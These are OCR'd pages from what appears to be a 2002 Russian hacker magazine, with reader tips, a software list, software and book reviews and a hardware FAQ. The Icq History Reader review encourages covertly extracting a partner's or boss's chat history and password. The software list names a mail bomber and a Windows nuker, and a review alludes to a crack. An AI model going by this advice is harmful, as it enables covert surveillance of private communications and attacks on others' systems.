Если получаешь на The Bat! секретную инфу, то важно ее хорошенько затереть - т.е. когда ты письмо стер, оно еще остается у тебя на компе, и его можно легко прочитать, например, Lister'ом от WinComa. Так что делай вот что: в Бате, после того как ты удалил все письма из Корзины (Trash), дополнительно указываешь на пустую Корзину и тыкаешь пункт меню Папка -> Удалить все старые письма и сжать.

Лапкин Дмитрий
dy1@xakep.ru

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

СОФТ

- RestoreIT! Deluxe Edition v 3.01
- Assault v 3.3
- ListMate Pro 5.42
- Advanced Instant Messengers
- Password Recovery (AIMPR) 1.33
- Icq History Reader 1.7
- Dirkey 1.3
- Extreme Picture Finder 1.4
- Flash Catcher 2.6
- Becky! Internet Mail 2.05
- Японские кроссворды 1.6
- Socrat
- Tiny Personal Firewall 3.0
- Trojan Remover 4.7.3
- Password Recovery Kit v4.0 Retail
- Pwd-Unlock 1.454 Beta
- Flame Mail Bomber
- IGMP Windows Nuker
- CPUCool 7.1.1
- RightMark Audio Analyzer 3.5
- Ad-Aware 5.82
- InqSoft Sign Of Misery 2.4
- Xteq X-Setup 6.2
- Stamina 2.3
- CuteFTP XP 5.0
- Modem Spy 2.9.2 beta
- IE 6, 5.5 SP2 patch
- MS Office XP SP1
- WinRAR 3.0 Rus

ДРАЙВЕРА

- AMD AGP Driver for Win 2000/XP
- Creative SB-Live! 5.1 Driver WHQL 5.12.1.3521
- Matrox video cards
- VIA 4-in-1 4.40 final
- Intel i845G/GL video driver 11.1
- SiS Chipset Drivers
- TEAC CD-W524E Firmware 1.0D

ЮНИКС

- Последние ядра
- XFree 4.2.0
- KDE 3.0
- RAR 3.0
- WebDownloader for X 2.02
- Web shell 1.0
- Trinux 0.80rc2
- Acrobat Reader 5.0.5
- Sylpheed 0.7.8

МУЗЫКА

- C_File new tracks
- Alien's Words
- Renoise 1.0

ДЕМКИ

- Little Nell
- My World Is How I Create It
- VIP 2
- Easter Egg
- A Fire Upon The Deep

TRASH

- Компоненты для Delphi и C++ Builder
- Исходники из "Кодинга"
- Библия Delphi-программиста
- X-курсоры
- Апд ейты к Counter-Strike
- Valve Hammer Editor 3.4
- Duke Nukem: Manhattan Project patch
- GTA3 patch
- Morrowind 1.1 patch

Icq History Reader v 1.7

Windows 9x/Me/NT/2k/XP
Size: 77 Kb
Freeware
http://hitu.by.ru

Полезнейшая утилита, не имеющая аналогов. Позволяет выдергивать архив сообщений из dat-файла любой версии ICQ и сохранять его в виде веб-страницы. В начале такой страницы Icq History Reader помещает персональную информацию (имя, ник, мыло, домашняя страничка) о владельце UIN'a, сам UIN и пароль к нему. Далее следует список контактов и собственно архив сообщений. Поскольку все сообщения, которые хозяин данного UIN'a (dat-файла) когда-либо отправлял или получал, попадают на одну страничку, то размеры последней могут достигать весьма приличной величины. Однако просматривать все подряд в поисках записи интересующей тебя беседы не придется - ссылка напротив каждого ника в списке контактов ведет на ту часть странички, которая содержит листинг переговоров юзера именно с этим собеседником.

Icq History Reader - консольное приложение. В простейшем случае для извлечения хистори ты должен выполнить команду вида: icqhr.exe youruin.dat output.html

Если же к командной строке ты питаешь сильнейшее отвращение - не паникуй! Для этой проги уже создана симпатичная графическая оболочка (http://icq.vsochi.com/downloads/icqhrwin.zip).

Программа не требует установки и легко влезает на дискету. Поэтому, если ты хочешь знать, с кем и о чем твоя подруга болтает по аське (или же начинаешь собирать компромат на шефа :), то мой тебе совет: не спеши подыскивать клавиатурного шпиона - попробуй сначала Icq History Reader. Думаю, ты останешься доволен результатом :).

TIPS&TRICKS

Для оптимизации XP многие советуют в параметрах быстродействия (Панель управления -> Система -> Дополнительно -> Быстродействие) переставить переключатель в положение "Обеспечить наилучшее быстродействие". Категорически не советую тебе это делать. Да, система после этого начнет работать намного быстрее, но выглядеть она будет, как Windows95 с видеокартой 1mb в 16 цветах :). Тебе это надо? Думаю, что нет. Намного эффективней будет поставить переключатель в положение "Особые эффекты" и оставить включенной только одну опцию "Использование стилей отображения для окон и кнопок". В результате ты оптимизируешь систему, отключив ненужные эффекты, но сохранишь красивый XP'шный интерфейс.

Zoom (zoom611@e-mail.ru)

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).


Extreme Picture Finder v 1.4

Windows 9x/Me/NT/2k/XP

Size: 1170 Kb

Shareware

http://www.exisoftware.com



Забавная программа, рассчитанная на тех любителей "веселых картинок", которым лениво самим ползать по порносайтам. Достаточно установить эту прогу на свой компьютер, выбрать интересующую тебя тематику ("Толстушки", "Знаменитости", "Лесбиянки" и т.д. - всего 27 вариантов :), нажать кнопочку "Start" и заняться своим любимым делом... Под любимым делом, разумеется, имеется в виду созерцание красивого обнаженного женского тела :). При этом Extreme Picture Finder избавляет тебя от загрузки левых баннеров, хождения по мертвым ссылкам, борьбы со всплывающими окнами. Программа грузит только изображения, причем делает это быстро, несколькими потоками. Уменьшенные копии уже полученных изображений помещаются в окне Extreme Picture Finder, сразу над областью предпросмотра. Как и полагается такого рода софту, прога умеет выводить фотки в режиме слайд-шоу на полный экран. Все изображения сохраняются на винчестере, об этом можно не беспокоиться. Короче, все рассчитано на то, чтобы юзер мог сесть, расслабиться и постараться получить удовольствие :).

Но самый большой прикол заключается в том, что приглянувшуюся тебе фотографию можно, не выходя из программы, одним кликом отправить друзьям :). Вероятно, именно так на загнивающем Западе и создаются кружки по интересам, за которыми очень внимательно наблюдают бравые парни из ФБР :).

TIPS&TRICKS

Наверняка все знают, что для того, чтобы сделать CD с автозапуском, нужно в его корневом каталоге добавить файл Autorun.inf со следующим содержимым:

```
[AutoRun]
ICON=путь к иконке
OPEN=путь к файлу
```

Но этот способ позволяет автоматически запускать только exe, com и bat-файлы, а также различные скрипты (VBS, JScript). А что делать, если, например, необходимо автоматически открывать какую-нибудь html-страницу, расположенную на диске? Тут начинаются проблемы. Я хочу предложить несколько способов по этому поводу.

1 способ

Написать exe/com-файл на любом языке программирования, открывающий страницу, и прописать его в Autorun.inf.

Недостатки этого способа:
- нужно иметь под рукой компилятор и уметь программировать;
- если файл писать на языке высокого уровня, то его размер, скорее всего, будет немаленьким, что может оказаться критичным для заполненных дисков.

2 способ

Написать bat-файл (например, Pusk.bat) всего лишь с одной строчкой:

```
Start %1
```

В результате Autorun.inf будет выглядеть следующим образом:

```
[AutoRun]
ICON=iconka.ico
OPEN=Pusk.bat Stranica.html
```

Недостатки этого способа:
- при запуске будет мигать консольное окно.

3 способ

Воспользоваться WSH (Windows Scripting Host), т.е. написать скрипт на VBS или JScript. Пример на JScript (Pusk.js):

```
WshShell = WScript.CreateObject("WScript.Shell");
WshShell.Run("Stranica.html", 1, 0);
WScript.DisconnectObject(WshShell);
```

В этом случае Autorun.inf будет выглядеть следующим образом:

```
[AutoRun]
ICON=iconka.ico
OPEN=Wscript Pusk.js //B //nologo Stranica.html
```

Недостатки данного способа:
- в Win95 и NT отсутствует WSH, поэтому данный способ работать не будет.

Какой из трех способов выбрать, решать тебе ;).

Миша ffmisha@newmail.ru

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru)

Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).


Becky! Internet Mail v 2.05

Windows 9x/Me/NT/2k/XP

Size: 1994 Kb

Shareware

http://www.rimarts.co.jp/becky.htm



The Bat - мощный и удобный почтовый клиент, но в последнее время частота выхода его новых версий (без сопроводительной информации о внесенных дополнениях и изменениях) что-то перестала меня прикалывать. Тем более, что, пока молдавские разработчики переживают серьезную нехватку свежих идей, их конкуренты весьма активно прогрессируют. Возьмем хотя бы японский мейлер Becky! Internet Mail. Он уже сейчас может претендовать на роль "убийцы The Bat!", поскольку, обладая практически всеми возможностями Летучей мыши (шаблонами и макросами для автоматизации работы с почтой, поддержкой PGP и так далее), он начисто лишен некоторых серьезных ее недостатков! В программе имеется и полноценная поддержка HTML-писем, и механизм подключения дополнительных модулей, и возможность нормальной работы по протоколу IMAP4... Правда, для отображения писем в HTML-формате Becky! использует некоторые компоненты Internet Explorer, но, смею тебя уверить, - программа не подвержена тем уязвимостям, от которых страдает MS Outlook. Дополнительные модули для программы можно писать самостоятельно (достаточно взять на сайте разработчиков соответствующий SDK), а можно подобрать то, что тебе необходимо, на www.becky-users.morelerbe.com/Plugins.html .

Becky! Internet Mail, несмотря на азиатское происхождение, сразу же после установки будет работать с текстом в кодировках KOI-8 и Windows-1251. Кроме того, он радует глаз приятным интерфейсом (он, кстати, ничего тебе не напоминает? :), который если в чем и нуждается, так это в хорошей русификации.

Flash Catcher v 2.6

Windows 9x/Me/NT/2k/XP

Size: 1215 Kb

Shareware

http://www.justdosoft.com/flashCatcher



Еще одна примочка к ослику IE, позволяющая выдирать Flash-ролики из веб-страниц и сохранять их на жестком диске. В отличие от халявной программы Flash Saver (www.downloadatoz.com/flash-saver), упоминавшейся в 5 номере, Flash Catcher требует денег, но за это ты получаешь большую свободу действий. Начнем с того, что после установки этого дополнения в контекстном меню браузера появляется новый пункт - "Save Flash wish Flash Catcher", сохраняющий в выбранном каталоге сразу все flash'ки, которые есть на странице. Другой способ сохранения заключается в использовании плавающей инструментальной панели, возникающей на экране, как только курсор мыши попадает в область Flash-ролика. Хотя, если ты помешан на интерактивных flash'ках (играх, к примеру), то постоянное присутствие указанной панели на экране будет тебе мешать. В таком случае я рекомендую залезть в настройки, снять отметку с опции "Float Toolbar" и для сохранения понравившегося ролика пользоваться способом номер три. К слову сказать, этот способ - самый правильный! Он заключается в использовании... стандартного меню Flash-плеера (вызывается правым щелчком мышки по области Flash-ролика)! Правда, обычно пункт "Сохранить" в этом меню отсутствует, но программа Flash Catcher легко исправляет этот маленький недостаток :).

P.S. Патч, прививающий Flash Catcher светлое чувство альтруизма, уже выпушен в обращение.




X-BOOKS

Витольд Барский (http://x-books.ft.inc.ru/)
Асена (asya@ft.inc.ru)

Эрик Коул

"Руководство по защите от хакеров"

М.: Издательский дом "Вильямс", 2002 - 640 с.




Уже никто не пишет книг о том, как стать хакером, - их и так слишком много расплодилось. Теперь, увы, в моде иные веяния, золотой век хакерства прошел - начался всемирный "отстрел" хакеров, а слово "хакер" так и осталось ругательным в широких массах (надеюсь, что не навсегда). Единственный шанс - это сплотиться тесными рядами и начать изучать книги наших противников, охотников за хакерами. Такие, например, как эта. Ее, кстати, написал чел из ЦРУ ;). Во как!

Хотя название у книги устрашающее, она тем не менее будет полезнее даже не тому, кто защищается от хакера, а самому хакеру, точнее - начинающему хакерёнышу. Полезна тем, что в ней заботливо собраны описания основных целей и методов хакера, перечислены различные программы "джентльменского набора хакера" и рассказано, как с ними работать. В центре внимания две системы - Windows NT и Unix, применительно к ним товарищ из ЦРУ делится опытом - каким образом следует проводить DoS-атаки, взламывать пароли, получать root-доступ к тачке, заметать следы и т.п. Тебе понравится, что в книге есть куча различных эксплоитов с адресами, где их можно скачать (молодец ЦРУ-шник - позаботился об удобстве). А с точки зрения защиты - в книге даны только общие рекомендации, конкретных программ почти нет. Так что можно считать автора с его книгой троянским конем в стане "защитников от хакеров".

Джон Бентли

"Жемчужины программирования", 2-е издание

СПб.: Питер, 2002 - 272 с.




Книга для программистов, которые хотят писать правильные программы, т.е. удобные, быстрые, эффективные. Надеюсь, что ты такой программер и есть. А иначе бы не читал Х.

Очень практичная книга. Если тебе не удастся с ее помощью сделать все свои программы в 10 раз быстрее, то я очень удивлюсь. В книге ты найдешь 27 правил оптимизации кода, о которых тебе поведает автор: о правильном использовании циклов, сравнений, распределении памяти, об экономии времени, составлении процедур и выражений. В одной из частей книги рассматриваются конкретные задачи (от стандартных, таких, как сортировка и поиск, до сугубо специальных) и способы их решения. Еще ты научишься делать правильные предварительные оценки, что очень важно в сложных проектах. Они нужны и для подсчета производительности будущего проекта, и времени на его разработку. Короче, вряд ли можно быть хорошим программистом, не зная всего, что написано в этой книге. Совсем не обязательно учиться на своих ошибках, чтобы делать что-то хорошо, - к той же цели можно прийти, просто прочитав книгу.

А.В. Соколов, О.М. Степанюк

"Защита от компьютерного терроризма. Справочное пособие"

СПб.: БХВ-Петербург; Арлит, 2002 - 496 с.



В этой книжке, в отличие от предыдущей, слово "защита" затесалось не случайно - там как раз об этом. Поэтому вместе эти книги составят хороший тандем: одна - про атаки, другая - про защиту. Можно даже так поиграть с друганом. Ты, например, читаешь книгу про атаки и пытаешься хакнуть своего товарища, а он читает про защиты и старается от тебя отбиться. Потом наоборот. Проигравший платит за пиво.

Теперь ближе к телу книжки. В нем (в теле) способы несанкционированного доступа к информации рассматриваются подробнее, чем в предыдущей книге и многих ей подобных. Здесь рассказано про доступ к компьютеру не только непосредственно через операционную систему, но и, например, через использование побочных электромагнитных излучений и наводок. Это вообще похоже на фокус. Прикинь, сидит чел за компом, работает с секретной инфой, комп вообще к сети никак не подключен, так что ничего ни внутрь, ни наружу утечь не может. Казалось бы... А через дорогу сидит в квартире шпион и смотрит телевизор. А в телевизоре - угадай, что? В точности то, что у чела на мониторе. И оказывается, это совсем не сложно. Но это только капля из того моря инфы, которая имеется в книжке. И по каждому виду атаки есть и инфа по защите от нее. Подробно в книге рассказано о криптографических методах защиты информации, о разных стандартах шифрования, системах, протоколах, аутентификации, цифровой подписи и т.п.

Для полного экстаза в конце книги имеется словарь терминов, определений и сокращений (на английском и русском). Книга содержит в основном теоретическую информацию, а рассчитана на широкие массы читателей.

Ричард Петерсон

"Энциклопедия Linux"

СПб.: Питер, 2002 - 1008 с.



Эта книжища из серии "все в одном". Она вмещает в себя почти все вопросы, которые могут у тебя возникнуть по Линуксу, и даже те, которые и во сне не приснятся. Начинается все, как ты понимаешь, с инсталляции. В книге это удовольствие расписано в двух вариантах - на примере Red Hat Linux и OpenLinux. На второе - "рабочий стол". И тоже в двух видах, на выбор - KDE и Gnome. К этому моменту ты уже напичкан инфой по общей настройке системы, сети, врубаешься в файловую структуру Линуха, конфигуришь командный интерпретатор. На этом, можно считать, начальную школу по Линуксу ты закончил. Далее идут спецкурсы. Делаем себе Интернет по полной программе: почту, ньюсы, WWW. Прикручиваем приложения: текстовые редакторы, графические мультимедийные средства, СУБД. Здесь заканчивается средняя школа и начинается высшая - ты из юзера постепенно превращаешься в админа. Это превращение начинается с установки различных серваков: веба (конечно же - Апач), FTP, новостей, прокси, почтовых приблуд (SMTP, POP, IMAP). Ну а потом со всем этим хозяйством ты начинаешь трахаться, т.е. получать наслаждение ;). А если ты еще считаешь себя программером, то в книге для тебя есть инфа по shell-программированию, C/C++, Perl, Tcl, Tk и Expect. В общем, тебе будет чем занять долгие вечера во время летних каникул. Кстати, почти все описанные программы ты найдешь на двух (!) сидюках, находящихся в книге (включая Red Hat Linux 7.2). Так что, если тебе некуда девать время, с этой книгой ты эту проблему решишь раз и навсегда.








Н.Н. Литвинов

"Я люблю цифровую фотографию"

М: Только для взрослых, 2002 - 448 с.



А ты, перец, обзавелся уже цифровым фотоаппаратом? Если да, то книга облегчит тебе жизнь с цифровиком, расскажет, как лучше обработать фотку, какой принтер выбрать для ее печати, как устроить свой электронный фотоальбом. А если у тебя еще нет этого чуда технического прогресса, то книга покажет тебе, насколько твоя жизнь изменится к лучшему с приобретением этой штуковины, какие новые горизонты перед тобой откроются...


В чем тут главная фишка? В качестве! За один день с цифровиком можно сделать больше удачных снимков, чем обычным фотоаппаратом за все предыдущее время. Второе, что ты получаешь, - это полный контроль изображения. Ты можешь сделать фотку по своему желанию: темнее или светлее, контрастнее или мягче, убрать лишнее или добавить недостающее. Здесь тебе потребуются разные графические программы, о которых во всех подробностях поведает автор книги. И третье, что тебе подарит цифровик, - свободу. Не надо никуда идти, сдавать пленку, заказывать фотографии... Теперь все делается, не выходя из дома, - подключил аппарат к компу, нажал кнопку - и фотографии у тебя на экране монитора или напечатаны на бумаге.

Но на этом твои развлечения не заканчиваются. Фотографии можно посылать подружкам, вывешивать в Интернете на всеобщее обозрение, размещать их на рабочем столе, делать из них заставку на компе и так далее - насколько хватит фантазии. И последнее: на сидюке к книге есть все программы - не надо париться, искать.

Эрик Хармон

"Руководство разработчика баз данных в Delphi/Kylix"

М.: Издательский дом "Вильямс", 2002 - 368 с.




Если ты пишешь на Delphi и Kylix и работаешь с базами данных, то, видимо, уже слышал о новой технологии доступа к БД фирмы Borland - dbExpress. Если ты хочешь в ней разобраться, то проще всего это сделать, прочитав предлагаемую книгу. А врубиться в эту технологию, пожалуй, имеет смысл - у нее много преимуществ. Во-первых, она совместима с разными платформами (в отличие, например, от BDE и ADO), во-вторых, высокоэффективна и, в-третьих, имеет небольшой размер. С помощью dbExpress можно подключаться к самым разнообразным СУБД - InterBase, Oracle, DB2, MySQL. В книге ты найдешь кучу исходников с примерами, а в заключение тебя порадуют готовым приложением, демонстрирующим применение всех технологий, описанных в книге. Подготовка для чтения книги требуется средненькая: ты должен уметь кодить в Delphi/Kylix и не шарахаться от таких понятий, как набор данных, таблица и представление. Не шарахаешься? ;)

С.А. Мазуркевич

"Энциклопедия заблуждений о сексе"

М.: Издательство ЭКСМО-Пресс, 2001 - 432 с.




Оторвись немного от своего любимого порносайта - это не единственный способ заниматься сексом. Я не уверен, но так в книге написано. В ней еще много чего написано - отличная подборка материала про ЭТО. Эта книга поставит все с ног на голову. Точнее - наоборот, с головы на ноги - развеет все твои заблуждения и сомнения. Про виртуальный секс, например, или про онанизм, пиво пить - до, после или вместо, любят ли женщины ушами или чем-то другим, какие женщины лучше в постели - глупые или умные, худые или полные. Прочитав про все это, ты удивишься, как мог жить без этой ценной инфы раньше. Наконец-то ты узнаешь, что женщина - это не только те картинки, что ты видишь на своем мониторе, а секс - это не только мастурбация, что оральный секс - это не когда громко, а СПИД - это не компьютерная игрушка. Кроме серьезной информации в книге имеется немереное количество анекдотов и карикатур, которые скрасят твой досуг, проведенный не за компом.

В общем, эта книга - хороший выбор для тех, кто хочет начать изучение такой штуки, как секс. И кончить - тоже.





Книги для обзора предоставлены магазином издательства "BHV-Санкт-Петербург", www.bhv.ru



Как выбрать хорошую техническую книгу? Этот вопрос отнюдь не банален. Книги сейчас стоят совсем не дешево. В то же время их расплодилось такое немереное количество, что можно легко лохануться и отдать деньги за какое-нибудь, мягко говоря, дерьмо, которое не только не научит тебя ничему новому, но еще и покалечит твой мозг. Поэтому][хочет дать тебе несколько советов по этому поводу.

1. Читай классиков. Под классиками имеются в виду признанные авторы - это знаменитые ученые, программисты, исследователи, хакеры и т.п. Например, такие, как Керниган и Ритчи, Бьерн Страуструп, Ричард Столлман, Дональд Кнут и т.д. Если ты увидишь одно из этих имен на обложке книги, то можешь смело брать ее - не ошибешься! Например, кто может рассказать о языке программирования лучше, чем его создатель?! Правда, бывают и исключения, когда неизвестный автор пишет ничем не хуже, а может быть и лучше классиков (такие авторы тоже, со временем, становятся классиками ;)). Но все равно первоисточники нужно знать!

2. Не бери кота в мешке. К сожалению, классиков не так уж и много. Поэтому, когда тебе нужна литература на какую-нибудь специфичную тему, где еще нет признанного автора, то тут нужно смотреть в оба. Отсюда: никогда не заказывай неизвестную тебе книгу по Интернету. Не верь рекламам и описаниям книг в книжных Интернет-магазинах, перед покупкой книгу нужно обязательно полистать. Но когда Интернет единственная возможность приобрести необходимую литературу, то советую это делать только после того, как ты получишь о ней как минимум несколько положительных отзывов и рекомендаций от совершенно независимых людей (в форумах, чатах, журналах и т.д.).

3. Книга должна быть качественно оформлена. Введение, предисловие, содержание, алфавитный указатель, список литературы, выделения значимого текста особыми шрифтами - это все атрибуты качественной книги. Если в книге нет даже части этого, то есть повод насторожиться! Также, если в технической книге полностью отсутствует графическая часть (рисунки, графики, скриншоты, таблицы и т.п.), то на 100% можно быть уверенным, что это отстой.


4. Не смотри на объем и цену книги. Запомни: большой объем и большая цена - это не показатели хорошей книги. Но если книга действительно хорошая, то не жалей на нее никаких денег и не бойся большого объема.

5. Книга должна быть написана в одном стиле. Прочитай немного (один абзац) в начале книги, в ее середине и в конце. И если почувствуешь, что стиль меняется (например, вначале идет обращение к читателю на Вы, а затем на ты), то, значит, книга написана либо непрофессиональным автором, либо является просто сборником понатыренных со всего Инета статей и мануалов (что встречается ОЧЕНЬ часто). Вообще, подобные книги хорошо читать в туалете - помогает от запоров.


6. НЕ покупай книги из серии "Для чайников", "Шаг за шагом" и т.п. Такие книги рассчитаны на умственные способности секретарши, поэтому не могут научить ничему существенному. Ты ведь не ляжешь под нож хирургу, который учился по книге "Хирургия для идиотов". Большая часть этих книг посвящена тому, как кликать мышью, объяснению совершенно очевидных и банальных вещей, которые и объяснения-то никакого не требуют и в то же время не содержат даже половины необходимых знаний по изучаемому предмету. После прочтения таких книг ламеры так и остаются ламерами... навсегда!

][

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).







FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос. Ты упомянул слово «S.M.A.R.T.». И что это?

ответ. Технология S.M.A.R.T. (аббревиатура S.M.A.R.T. пошла от Self Monitoring Analysis and Reporting Technology) появилась уже достаточно давно и с тех пор быстро развивается и поддерживается такими корпорациями, как Seagate, IBM, WD, Maxtor и т.д. Покупая себе новый винт, можешь быть на 99,9% быть уверенным, что он поддерживает СМАРТ. В двух словах S.M.A.R.T. - это механизм, встроенный непосредственно в винчестер, который следит за огромным количеством характеристик состояния работы твоего HDD, анализирует и предсказывает его возможные падения. Если ты только что купил винт или впервые услышал о СМАРТЕ, то быстренько заходи в BIOS и активизируй его работу для нужного HDD. После чего тебе потребуется специальная софтина, которая будет считывать результаты тестов СМАРТА и выводить тебе их в приемлемом виде на экран. У каждого HDD производителя для этих целей есть своя собственная программа, так что можешь без капли сомнения идти за ней на их сайт. Но я тебе советую взглянуть на программу от разработчиков HDD Temperature SIGuardian (www.siguardian.ru), описание которой ограничу одной фразой: «Must Have!». Стоит заметить, что показания S.M.A.R.T.-а отнюдь не всегда правильные, тем не менее погрешность чаще всего невелика, и поэтому, если твой СМАРТ намекает, что винту скоро пора умирать, стоит позаботиться о скорейшем и тотальном backup-е (перенося всей информации на другой носитель с целью ее сохранения).

вопрос. Где в сети можно почитать обзоры фильмов, а то уже надоело покупать левые divx-cd?

ответ. Основную массу дисков на витринах магазинов теперь занимают не CD с играми, софтом и музыкой, а огромное количество компактов с divx фильмами. Порой зайдешь в магазин и не знаешь, что выбрать. Да, такие фильмы, как «Игры разума», «Звездные войны: Эпизод 2» и прочие новинки, сразу попадаются на глаза, но выбрать что-нибудь стоящее среди массы других КРАЙНЕ сложно. Поэтому перед покупкой/взятием CD напрокат советую всем ознакомиться с обзорами и рецензиями на сайте www.exler.ru/films/index.htm. Я узнал о творчестве автора и ведущего этого сайта именно благодаря его великолепным рецензиям на различные фильмы. Экслер, как никто другой, крайне четко, подробно, с иллюстрациями описывает тот или иной просмотренный им фильм, рассказывает о сюжете, игре актеров и постановке фильма, а в конце каждой рецензии кратко обобщает вышесказанное, оценивая фильм по нескольким критериям по пятибалльной шкале. Отлично поставленный слог и мастерство оценки фильма делают его обзоры не сравнимыми ни с чем. Я даже не буду упоминать другие сайты подобной тематики, потому что они и рядом не стоят с www.exler.ru. Там, кстати, ты можешь прочитать море юмористических рассказов от этого писателя.

вопрос. Скорочтение при помощи компьютера - миф или реальность?

ответ. Я лично никогда не верил и, скорее всего, не буду верить в скорочтение. Зачем нужно торопиться, когда читаешь в удовольствие? Как можно прочитать, понять и запомнить страницу конспекта лекции за какую-то минуту? Нет, чтение может быть быстрым, но не настолько! Вся реклама курсов скорочтения и аналогичных компьютерных программ гласит, что после окончания курсов значительно увеличатся внимательность и концентрация, повысится скорость чтения и, самое главное, пройдя курсы, улетучится привычка проговаривания слов про себя. Возможно, в этом и есть доля правды - сказать наверняка нельзя, я лично не знаю ни одного человека, который прошел бы подобные курсы и уж тем более добился какого-то результата. Тем не менее на досуге можешь попробовать свои силы в обучении скорочтению при помощи компьютерных программ, в любом случае ты ничего, кроме времени, не теряешь. Могу посоветовать Reader32 (kvn-.chat.ru/reader32.zip). Пожалуй, лучшая программа этого класса, умеет выводить текст различными способами, имеет кучу настроек, но, самое главное, обладает хорошей документацией, где подробно описаны не только особенности работы с программой, но и методика обучения скорочтению, написанная весьма грамотно и серьезно.

вопрос. В связи с жаркой, мягко говоря, погодой я серьезно озабочен стабильностью работы компьютера. Как программно проследить температуру тех или иных устройств моего компьютера?

ответ. Не буду рассказывать о проблемах перегрева, которые становятся еще более актуальными в летнее время, перейду непосредственно к делу. Скорее всего, тебе не придется заботиться о перегреве чипсета материнской платы и видеокарты, не стоит волноваться и о памяти, охлаждать которую нужно не более чем специальным радиатором. О чем надо волноваться, так это о процессоре и HDD.

Asus PC Probe
www.asus.com.tw

